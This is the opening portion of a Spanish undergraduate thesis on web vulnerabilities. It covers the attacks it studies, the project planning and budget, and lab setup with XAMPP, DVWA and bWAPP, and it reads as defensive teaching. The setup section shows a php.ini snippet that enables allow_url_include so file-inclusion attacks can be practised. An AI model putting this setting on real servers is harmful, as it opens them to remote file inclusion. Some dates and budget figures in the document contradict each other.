UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Facultat d'Informàtica de Barcelona

FIB

FACULTAD DE INFORMÁTICA DE BARCELONA
GRADO EN INGENIERÍA INFORMÁTICA
ESPECIALIDAD DE TECNOLOGÍAS DE LA INFORMACIÓN

# ANÁLISIS DE VULNERABILIDADES DE SEGURIDAD EN PÁGINAS WEB

TRABAJO DE FIN DE GRADO

*Eider Galardi Lodeiro*

Director: Davide Careglio
Ponente: Manel Medina
GEP: Jorge Enrique Esteban

21 de junio de 2022

# Resumen

El objetivo de este trabajo de fin de grado es explicar la importancia de la seguridad informática en las aplicaciones web. Con el gran crecimiento actual de los ciberataques, las empresas han de estar preparadas para identificar estos ataques y defenderse de ellos para poder protegerse y proteger a los usuarios. A lo largo de 2021 y 2022 se ha podido comprobar la importancia de la ciberseguridad hoy en día y cómo los ciberataques pueden ser utilizados para recoger información privada, encriptar información, inhabilitar servidores, etc.

En este estudio, se han analizado algunas de las vulnerabilidades más explotadas en la actualidad, además de llevar a la práctica los ataques que aprovechan estas vulnerabilidades y entender cómo una empresa puede defenderse de estos ataques.

A la hora de realizar la demostración práctica de los ataques se han utilizado aplicaciones vulnerables diseñadas con el propósito de recibir ciberataques. Estas herramientas son de gran utilidad a la hora de entender el proceso que sigue un ciberdelincuente y los aspectos de una aplicación que le permiten llevar a cabo los ataques. Una vez entendido este punto de vista, una empresa podrá poner especial atención en estos aspectos.

**Palabras clave:** ciberseguridad, ciberataques, vulnerabilidades, proteger, información privada

# Abstract

The goal of this project is to explain the importance of cybersecurity in web applications. With the growth in cyberattacks we are seeing nowadays, companies must learn and be prepared to identify these attacks and defend against them to protect the company and the users of their web applications. Throughout 2021 and 2022 we have been able to confirm the importance of cybersecurity nowadays and how these attacks can be used to gather private information, encrypt information, disable services, etc.

In this study, some of the most exploited vulnerabilities have been analyzed. Furthermore, common attacks to exploit these vulnerabilities have been performed, as well as studying what companies can do to protect themselves from these attacks.

To perform these attacks vulnerable applications have been used. These applications were created for the specific purpose of receiving attacks to learn how these vulnerabilities work. These applications are very useful to understand the process that a cyberattacker follows and what aspects of an application allow the attacks to be carried out. Once this point of view is well understood, a company will be able to put special attention to these aspects.

**Key words:** cybersecurity, vulnerabilities, private information, protect, cyberattacks

## Índice de contenidos

# 1. Introducción

El primer código malicioso nació a principios de la década de 1970, cuando el ingeniero Bob Thomas creó un código que se movía con mucha facilidad entre los sistemas informáticos conectados a la red. Este era un programa inocente que no tenía ninguna intención maliciosa, simplemente mostraba un mensaje divertido, "I'M THE CREEPER. CATCH ME IF YOU CAN!" [41]

La ciberseguridad está en constante evolución. Desde el primer ataque de virus, The Morris Worm [42], en 1989, hasta hoy, donde la seguridad se ha convertido en una gran preocupación para las empresas. Debido a la importancia de los datos de una empresa y la necesidad de protegerlos, ha nacido la figura del CISO (Chief Information Security Officer o Director de Seguridad de la Información) que se encuentra entre las posiciones más importantes de una empresa.

La popularización de los ordenadores en la década de los 80 resultó en el desarrollo de los primeros ciberataques. Esa misma década, en 1989, se realizó el primer ataque de ransomware [43].

La segunda generación de ciberataques vino en la década de 1990, a partir de la popularización de Internet y su uso por parte de usuarios y empresas. Los ciberdelincuentes vieron una oportunidad y se volvieron más frecuentes los ataques para robar dinero. Fue a consecuencia de este auge que se creó el primer firewall [44].

En la actualidad, los ciberataques se han transformado y especializado, lo cual ha provocado la necesidad de soluciones más innovadoras. Además, desde el comienzo de la pandemia de COVID-19 todos los aspectos de nuestras vidas han pasado a ocurrir online por lo que el riesgo se ha multiplicado.

Una solución sólida de ciberseguridad es actualmente de gran importancia en una empresa, ya que brinda seguridad tanto a la empresa como a clientes, tanto actuales como futuros. La combinación adecuada de trabajadores, herramientas y tecnología es clave a la hora de defenderse de los ciberdelincuentes, que son un peligro constante con sus técnicas y procedimientos en constante evolución.

## 1.1. Contexto

Este trabajo de fin de grado pertenece a la mención de tecnologías de la información, del Grado en Ingeniería Informática impartido por la Facultad de Informática de Barcelona (UPC), concretamente, al ámbito de la ciberseguridad. El proyecto se realiza dentro del marco de la seguridad de aplicaciones web.

Este proyecto analizará algunas de las vulnerabilidades más explotadas actualmente, y contará como una guía para entender cómo se llevan a cabo los ataques y cómo defenderse de ellos.

Esta metodología podrá ser utilizada por cualquier persona que quiera mejorar la seguridad de su página web, ya que el objetivo es que pueda ser comprendida por cualquier usuario sin conocimientos de informática.

## 1.2. Identificación del problema

En este trabajo se va a desarrollar un análisis de algunas de las vulnerabilidades más presentes en la actualidad [28]. Por un lado se estudiarán las características de estas vulnerabilidades y las técnicas y herramientas existentes para explotarlas; y, por otro lado, se estudiarán los procedimientos y herramientas para defenderse de los ataques..

Los ataques que se analizarán son los siguientes:

- Phishing. Consistente en recoger información privada, como datos de inicio de sesión y datos bancarios, mediante engaños efectuados por teléfono o por internet.

- Ataques de credenciales. Ataques que aprovechan vulnerabilidades relacionadas con credenciales y sesiones en las webs. Estos ataques son la fuerza bruta (brute force) y la autenticación rota (broken authentication).

- File inclusion. Consiste en incluir datos en ficheros del servidor web y/o incluir ficheros en el mismo servidor.

- Inyección SQL. Consiste en insertar código en una aplicación web con el objetivo de acceder a la base de datos.

- Cross-Site Scripting. Un tipo de inyección en el cual se inyectan scripts maliciosos en aplicaciones web legítimas.

## 1.3. Agentes implicados

En el análisis a realizar se va a necesitar cooperación entre varios perfiles, entre los que se destacan los web developers y los expertos en ciberseguridad.

Los primeros beneficiados por esta herramienta de análisis serán los dueños de las páginas web, que gracias a aumentar la seguridad tendrán webs que los usuarios estarán más dispuestos a usar. Por otro lado, los usuarios también saldrán muy beneficiados, ya que si los dueños de las web hacen análisis de vulnerabilidades las páginas que estos usuarios visiten serán mucho más seguras.

# 2. Justificación

La ciberseguridad es un área de estudio muy importante y muy estudiada, aunque todavía hay mucho que innovar y, sobre todo, queda mucha concienciación que hacer. Además, es muy importante que los conocimientos, aunque sean los básicos, estén a disposición de todo el mundo, sobre todo para la gente que no tiene conocimientos de informática que es la que suele estar más expuesta.

Hoy en día existen muchas soluciones para analizar la seguridad de páginas web, pero muchas de ellas o no son lo suficientemente completas o no están enfocadas a los usuarios comunes.

## 2.1. Herramientas

A nivel de hardware, la única herramienta necesaria será un ordenador para poder acceder a las aplicaciones web vulnerables y ejecutar los programas de análisis necesarios.

En cuanto al software, se utilizarán las siguientes herramientas para realizar la parte práctica de los ataques. Se han elegido las siguientes ya que son las herramientas diseñadas para recibir ataques más utilizadas. Se han utilizado varias para analizar diferentes opciones:

- XAMPP: una distribución de Apache que incluye varios software libres. Se utilizará para el servidor web y la base de datos [50].

- bWAPP: una aplicación PHP con base de datos MySQL. Contiene más de 100 vulnerabilidades [12].

- DVWA: una aplicación PHP con base de datos MySQL. Contiene más de 100 vulnerabilidades [18].

- BurpSuite: herramienta para realizar pruebas de seguridad en aplicaciones. Realiza escaneos, intercepta tráfico, automatiza ataques, etc [11].

- SQL-i Labs: herramienta para realizar pruebas de inyección SQL [35].

# 3. Alcance

Es importante definir el alcance del proyecto, para poder hacer una buena planificación del tiempo. Para ello, será necesario definir los objetivos y requerimiento de la metodología a desarrollar. A continuación se definen estos dos además de los requerimientos y los obstáculos y riesgos del proyecto.

## 3.1. Objetivos

El objetivo principal del proyecto es el análisis de 5 vulnerabilidades. Para ello, después de estudiar su funcionamiento, se realizará una demostración práctica de cómo explotarlas y después se mostrará cómo defenderse de estos ataques.

El objetivo es realizar los análisis con una visibilidad de tipo caja negra, donde el tester de seguridad no cuenta con ninguna información de la página web. Al no tener accesos, toda la información que se obtenga de vulnerabilidades provendrán de técnicas de prueba y sus resultados.

Además, el posicionamiento será externo, de forma que el análisis se realizará desde fuera de la organización de la página web. De esta manera se estudia el perímetro expuesto a internet.

## 3.2 Obstáculos y riesgos

Es importante analizar de manera anticipada las dificultades que pueda tener un proyecto para minimizar el impacto de estas. En este caso el principal obstáculo con el que se trabajará será la confidencialidad. En el caso de que se realice un análisis de prueba a una página web, habrá que tener en cuenta los resultados que se publican.

# 4. Metodología

El desarrollo de este trabajo está ligado con la investigación de las técnicas de explotación de vulnerabilidades y de las configuraciones existentes para protegerse de los ataques. Será necesario un análisis profundo de estas técnicas ya existentes, al igual que las que vayan creándose.

En reuniones semanales con los directores se irán comprobando los objetivos semanales y, en función de su estado, se irá modificando la planificación.

Primeramente, a la hora de elegir las 5 vulnerabilidades que se van a analizar, se ha tenido en cuenta el Top 10 de OWASP (una lista con los 10 ataques más realizados) y se han escogido las 5 más comunes y peligrosas.

A la hora de analizar estas vulnerabilidades, la documentación ha salido tanto de la página oficial de OWASP como de estudios ya realizados por expertos en ciberseguridad.

Por último, para la parte práctica de los ataques, se han utilizado tres aplicaciones vulnerables con ejemplos sencillos y fáciles de seguir, para entender desde la base el funcionamiento de estos ataques.

En cuanto a la regulación sobre las prácticas y análisis que se realizan en este proyecto, el trabajo cumple con el RGPD [51] y la LOPD-GDD [52].

## 4.1. Herramientas

Para realizar el seguimiento de las tareas se usará Trello. Esta es una herramienta online que permite establecer objetivos en forma de tarjetas y listas. Se utilizará un tablero para el proyecto donde una lista representará el grupo de objetivos a realizar, y cada tarjeta será una tarea a realizar.

Además de la planificación de las tareas, también se llevará a cabo un seguimiento de las técnicas puestas en práctica. Para este fin se utilizará un repositorio de GitLab.

Por último, se utilizará la herramienta Gantter para planificar los objetivos. Haciendo uso del diagrama de Gantt, se realizará un seguimiento del tiempo dedicado a cada tarea para asegurar la finalización del proyecto en el plazo establecido.

# 5. Planificación temporal

Con el objetivo de hacer un seguimiento del tiempo invertido en este trabajo y garantizar que se finaliza en la fecha estimada, en esta sección se realiza una planificación dividida en objetivos.

El trabajo empieza el día 14 de febrero de 2022 y su finalización está prevista para el día 20 de junio de 2020. En total, el desarrollo del proyecto se llevará a cabo a lo largo de 126 días aproximadamente y con una duración estimada de 400 horas.

Diariamente se le dedicarán aproximadamente 3/4 horas al proyecto, entre semana se realizarán las tareas de investigación y desarrollo. Los fines de semana estarán reservados para realizar la documentación y adaptar la planificación.

## 5.1. Descripción de las tareas

En esta sección se describen las tareas a realizar, agrupadas en bloques. En la Tabla 1 se muestran las tareas con las dependencias, los recursos utilizados y la duración de dicha tarea. En la Figura 1 se puede ver la planificación actualizada del proyecto.




*Figura 1. Diagrama de Gantt*

**GP- Gestión del proyecto**

La duración de gestión del proyecto se utilizará para definir, planificar y documentar. Las reuniones semanales entran también dentro de este grupo. Se estima que en global el grupo de gestión tendrá una duración de 115 horas.

**GP.1- Alcance**

Antes de empezar el desarrollo se definirán los objetivos, las tareas y las herramientas que serán necesarias. El tiempo estimado es de 20 horas.

**GP.2- Planificación**

Para llevar un control del tiempo dedicado al proyecto se ha desarrollado una planificación de cada tarea, el tiempo que llevará y los recursos necesarios. Esta tarea ha llevado 13 horas.

**GP.3 - Presupuesto**

Se realizará un presupuesto del proyecto, para ello, se realizará un cálculo para cada tarea teniendo en cuenta los costes de personal y equipo, además, se calcularán los costes genéricos y de imprevistos. Dado que no es necesario material, se estima una dedicación de 2 horas.

**GP.4 - Informe de sostenibilidad**

Se estudiará el impacto medioambiental, económico y social del proyecto. El tiempo estimado para realizar el informe es de 3 horas.

**GP.5 - Reuniones**

Se realizarán reuniones semanales para hacer el seguimiento del proyecto y revisitar la planificación. Se prevén reuniones semanales de 1 hora con los directores del proyecto. En total, se ha estimado una duración de 17 horas.

**GP.6 - Documentación**

Una parte importante del TFG es la memoria final, por lo tanto, a lo largo del desarrollo del proyecto se han de documentar las distintas fases. La documentación se realizará de forma paralela al resto del proyecto, de esta

forma se irán incorporando las secciones en las que se trabaje. La duración estimada es de 60 horas.

**GP.7 - Presentación**

Una vez finalizado el proyecto se preparará el material de soporte para la presentación. Además, se preparará un guión y se harán ensayos. Se estima una dedicación de 10 horas.

**TP- Trabajo previo**

En este apartado se agrupan las tareas previas al desarrollo del trabajo. A la preparación y al estudio previo se les estima una duración de 13 horas.

**TP.1- Estudio de las herramientas existentes**

Teniendo en cuenta que se busca analizar las vulnerabilidades de una página web, en el trabajo previo se buscarán tanto las técnicas existentes para explotar estas vulnerabilidades como las herramientas para analizar las webs en busca de vulnerabilidades. La duración estimada es de 11 horas.

**TP.2- Preparación del entorno de trabajo.**

El tiempo estimado para la preparación del entorno de trabajo es de 2 horas, ya que únicamente será necesario descargar algunos programas tanto para el análisis como para las pruebas.

**DA - Desarrollo del análisis**

Esta será la tarea principal y se estima una duración de 150 horas para llevarla a cabo. Esta parte del trabajo consistirá en el análisis de las principales técnicas de explotación de vulnerabilidades existentes. También se estudiarán las herramientas disponibles para el análisis de estas vulnerabilidades y la manera de solucionarlas.

**DA.1- Phishing**

Se realizará un análisis del ataque de phishing, los diferentes tipos que existen y cómo se llevan a cabo.

**DA.2- Ataques de credenciales**

Se realizará un análisis del ataque de fuerza bruta y de autenticación rota, los diferentes tipos que existen y cómo se llevan a cabo.

**DA.3- File Inclusion**

Se realizará un análisis del ataque de file inclusion, los diferentes tipos que existen y cómo se llevan a cabo.

**DA.4- Inyección SQL**

Se realizará un análisis del ataque de SQLi, los diferentes tipos que existen y cómo se llevan a cabo.

**DA.5- Cross-Site Scripting**

Se realizará un análisis del ataque de XSS, los diferentes tipos que existen y cómo se llevan a cabo.

**DP - Desarrollo de pruebas**

Una vez se hayan estudiado las técnicas y herramientas para la explotación de vulnerabilidades, se pondrán a prueba en una página web. La duración estimada de las pruebas será de 100 horas.

**DP.1- Phishing**

Se llevará a cabo la simulación de una campaña de phishing utilizando la herramienta GOPHISH.

**DP.2- Ataques de credenciales**

Se llevarán a cabo los ataques de fuerza bruta y autenticación rota utilizando las herramientas bWAPP, DVWA y BurpSuite.

**DP.3- File Inclusion**

Se llevará a cabo un ataque de file inclusion utilizando las herramientas bWAPP y DVWA.

**DP.4- Inyección SQL**

Se llevará a cabo una inyección SQL utilizando la herramienta SQL-i Labs.

**DP.5- Cross-Site Scripting**

Se llevará a cabo un ataque de Cross-Site Scripting utilizando las herramientas bWAPP y DVWA.

## 5.2. Recursos

### 5.2.1. Recursos humanos

Este trabajo cuenta con 3 roles: jefa de proyecto, investigadora y tester. El proyecto lo realiza una sola persona, que asumirá los 3 roles. En la Tabla 1 se encuentra la asignación de tareas a cada rol.

1. Jefa de proyecto - Lleva la planificación de las tareas y las reuniones. También escribe la documentación.
2. Investigadora - Se encarga del análisis del proyecto.
3. Tester - Se ocupa de realizar las pruebas en el último paso del proyecto.

| ID | Tarea | Tiempo | Dependencia | Roles |
|---|---|---|---|---|
| **GP** | **Gestión del proyecto** | **115h** | **-** | **-** |
| GP.1 | Alcance | 20h | TP.1 | JP |
| GP.2 | Planificación | 13h | GP.1 | JP |
| GP.3 | Presupuesto | 2h | GP.1 | JP |
| GP.4 | Sostenibilidad | 3h | GP.1 | JP |
| GP.5 | Reuniones | 17h | - | JP, I, T |
| GP.6 | Documentación | 50h | - | JP, I |
| GP.7 | Presentación | 10h | GP.6 | JP |
| **TP** | **Trabajo previo** | **13h** | **-** | **-** |
| TP.1 | Herramientas existentes | 11h | - | JP, I |
| TP.2 | Entorno de trabajo | 2h | GP.2 | JP, I |
| **DA** | **Desarrollo del análisis** | **150h** | **-** | **-** |
| DA.1 | Phishing | 20 | TP.1, TP.2 | JP, I |
| DA.2 | Ataques de credenciales | 20 | TP.1, TP.2 | JP, I |
| DA.3 | File inclusion | 30 | TP.1, TP.2 | JP, I |
| DA.4 | Inyección SQL | 40 | TP.1, TP.2 | JP, I |

| | | | | |
|---|---|---|---|---|
| DA.5 | Cross-Site Scripting | 40 | TP.1, TP.2 | JP, I |
| **DP** | **Desarrollo de pruebas** | **100h** | **TP.1, TP.2, DA** | - |
| DP.1 | Phishing | 10 | TP.1, TP.2, DA.1 | JP, I, T |
| DP.2 | Ataques de credenciales | 10 | TP.1, TP.2, DA.2 | JP, I, T |
| DP.3 | File inclusion | 20 | TP.1, TP.2. DA.3 | JP, I, T |
| DP.4 | Inyección SQL | 30 | TP.1, TP.2, DA.4 | JP, I, T |
| DP.5 | Cross-Site Scripting | 30 | TP.1, TP.2, DA.5 | JP, I, T |

*Tabla 2: Planificación temporal con asignación de roles.*

### 5.2.2. Recursos materiales

El único recurso material necesario para la realización del proyecto será un ordenador portátil, tanto para la parte de investigación como para las pruebas.

# 6. Gestión económica

## 6.1. Presupuesto

### 6.1.1 Costes del personal

En la Tabla 1 se muestran los costes por hora de cada rol. A partir de la planificación se calculan las costes de personal.

| Rol | Coste por hora |
|---|---|
| **Jefa de proyecto** | 13€/h |
| **Investigadora** | 10€/h |
| **Tester** | 12€/h |

*Tabla 2: Costes de personal por roles*

En la Tabla 2 se muestran los costes de personal de cada tarea, calculado a partir de los costes de la Tabla 1. Se calcula el coste de la SS multiplicando el coste por 1,3. El coste final de personal será de 9,618€.

| ID | Tarea | Tiempo | Roles | Coste |
|---|---|---|---|---|
| **GP** | **Gestión del proyecto** | **115h** | **-** | **2369€** |
| GP.1 | Alcance | 20h | JP | 260€ |
| GP.2 | Planificación | 13h | JP | 169€ |
| GP.3 | Presupuesto | 2h | JP | 26€ |
| GP.4 | Sostenibilidad | 3h | JP | 39€ |
| GP.5 | Reuniones | 17h | JP, I, T | 595€ |
| GP.6 | Documentación | 50h | JP, I | 1150€ |
| GP.7 | Presentación | 10h | JP | 130€ |
| **TP** | **Trabajo previo** | **13h** | **-** | **299€** |

| | | | | |
|---|---|---|---|---|
| TP.1 | Herramientas existentes | 11h | JP, I | 253€ |
| TP.2 | Entorno de trabajo | 2h | JP, I | 46€ |
| **DA** | **Desarrollo del análisis** | **150h** | **-** | **3450€** |
| DA.1 | Phishing | 20 | JP, I | 460€ |
| DA.2 | Ataques de credenciales | 20 | JP, I | 460€ |
| DA.3 | File inclusion | 30 | JP, I | 690€ |
| DA.4 | Inyección SQL | 40 | JP, I | 920€ |
| DA.5 | Cross-Site Scripting | 40 | JP, I | 920€ |
| **DP** | **Desarrollo de pruebas** | **100h** | - | **3500€** |
| DP.1 | Phishing | 10 | JP, I, T | 350€ |
| DP.2 | Ataques de credenciales | 10 | JP, I, T | 350€ |
| DP.3 | File inclusion | 20 | JP, I, T | 700€ |
| DP.4 | Inyección SQL | 30 | JP, I, T | 1050€ |
| DP.5 | Cross-Site Scripting | 30 | JP, I, T | 1050€ |

*Tabla 3: Tabla de partidas por tarea. Coste SS es el coste teniendo en cuenta la seguridad social. Roles: JP - jefa de proyecto, I - investigadora, T - tester. Elaboración propia.*

### 6.1.2 Costes genéricos

Como ya se especifica en la planificación temporal, el único recurso necesario para llevar a cabo el proyecto será un ordenador portátil. Como ya se dispone de este, no será necesario hacer ninguna inversión.

### 6.1.3 Contingencia

Se ha de calcular un sobrecoste para cubrir obstáculos e imprevistos. En este caso, al tratarse de un trabajo de análisis con una pequeña parte práctica, la probabilidad de encontrar problemas durante el desarrollo es pequeña, por lo tanto se ha decidido fijar un 5 % de sobrecoste. La contingencia para los costes de personal serían de 480.9€, por lo que el coste final quedaría en 10,098.9€.

### 6.1.4 Imprevistos

Por último, se calcula el coste de los problemas que pueda haber mientras se lleva a cabo el proyecto. A continuación, se calcula la probabilidad de estos imprevistos y el coste que suponen:

- Aumento del tiempo de desarrollo - En caso de encontrarse con algún obstáculo, se añadirán 25 horas de investigación a la planificación y 10 horas de la parte práctica. El coste total sería de 25 horas de jefa de proyecto e investigadora y 10 horas de tester, por lo tanto, 695 euros. El riesgo no es muy elevado, por lo que se calcula un 10% de probabilidad de que ocurra.

### 6.1.5 Coste total

Teniendo en cuenta el coste de personal, la contingencia y los imprevistos, el coste total del proyecto será de 11,755€.

### 6.1.6 Desviaciones respecto al plan inicial

Desde el inicio del proyecto no ha habido ninguna desviación temporal, lo cual era previsible teniendo en cuenta que se trata de un proyecto de análisis y no existía ningún factor de riesgo que pudiera retrasar la planificación.
Por otro lado, al ser un trabajo en gran parte teórico, no han sido necesarias las reuniones semanales con el director.

# 7. Sostenibilidad

Dentro del marco del proyecto, se realizará un análisis de sostenibilidad teniendo en cuenta las dimensiones social, económica y ambiental. Primero, se realizará una autoevaluación y después se estudiarán las tres dimensiones en el marco del trabajo.

## 7.1. Autoevaluación

A la hora de empezar un proyecto, personalmente, siempre he conocido la importancia de un análisis económico para conocer la viabilidad del proyecto. Las dimensiones ambiental y social, en cambio, no se me hacían tan obvias.

En cuanto a la dimensión ambiental, en el caso de proyectos que hacen uso de más recursos sí que necesitan realizar un estudio en profundidad del impacto que estos recursos puedan tener (cantidad, calidad, proceso de fabricación, etc.). En este proyecto, sin embargo, al no ser necesario ningún recurso concreto me he limitado a aprender el impacto que los proyectos futuros pudieran tener.

Por último, al igual que todos los proyectos, este se ha realizado con la finalidad de cubrir una necesidad de la sociedad. Se ha realizado con la finalidad de que tanto dueños como usuarios de aplicaciones web tengan una pequeña introducción y concienciación a la ciberseguridad.

## 7.2 Dimensión económica

Sobre el coste de realización del proyecto, teniendo en cuenta el uso que tendrá por parte de los dueños de páginas web, creo que es adecuado el coste del proyecto respecto a los beneficios que proporcionará.
La ciberseguridad, al ser un tema tan especializado, cuenta con pocas guías detalladas que una persona sin formación pueda entender o seguir, por lo que este proyecto cubre un nicho de mercado.
No ha habido ninguna desviación respecto a la planificación inicial, por lo que los costes del proyecto se han mantenido respecto a la previsión inicial.

Actualmente, dado que los trabajadores y usuarios no están formados en ciberseguridad, las empresas gastan grandes cantidades de dinero en servicios y profesionales de la ciberseguridad. Mediante esta guía, estos trabajadores y usuarios podrían ganar conocimiento en este campo para de esta manera hacer menos necesaria la constante supervisión de los expertos.

## 7.3 Dimensión ambiental

Afortunadamente, la realización de este trabajo tiene un impacto ambiental mínimo, únicamente la fabricación del ordenador portátil que se utilizará para desarrollarlo y ya que es el único material, no se podrían reducir los recursos.

## 7.4. Dimensión social

Personalmente, desde que empecé el grado me he interesado por el ámbito de la ciberseguridad y, por lo tanto, la realización de este proyecto me permite profundizar en mis conocimientos en el área.

De cara al beneficio de la sociedad, este proyecto presentará una guía exhaustiva y sencilla de comprender para analizar las vulnerabilidades de un sitio web. Ya que la ciberseguridad es un campo muy especializado, es necesario que tanto los trabajadores como clientes de una empresa tengan un mínimo de conocimiento en el área.

# 8. Preparación del entorno de trabajo

Las aplicaciones vulnerables DVWA y bWAPP requieren de un servidor web y una base de datos. Ya que estos dos son tediosos a la hora de configurarlos y sólo se utilizarían con el propósito de llevar a cabo la parte práctica del análisis, se ha utilizado la herramienta XAMPP. XAMPP es una distribución de Apache que incluye varios software libres.
Una vez descargamos e instalamos el programa, podemos ver que se ha creado una carpeta llamada "xampp" en el directorio raíz.




*Figura 2. Carpeta xampp en directorio raíz*

Dentro de esta carpeta tenemos otra carpeta llamada "htdocs", que será la raíz del servidor web. Será aquí dentro donde colocaremos los directorios de DVWA y bWAPP.




*Figura 3. Directorio del servidor web*




*Figura 4. Directorios de las aplicaciones en el servidor web*

Lo siguiente que haremos será configurar el archivo php.ini. Para llevar a cabo los ataques de LFI y RFI necesitaremos que los atributos *allow_url_fopen* y *allow_url_include* estén en *on*.

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
;https://php.net/allow-url-include
allow_url_include=On
```

*Figura 5. Configuración para FI*

Una vez instalado, configurado y habiendo puesto los directorios DVWA y bWAPP en el directorio raíz del servidor web, pasamos a la interfaz de XAMPP. Aquí simplemente tendremos que encender el servidor web y la base de datos.

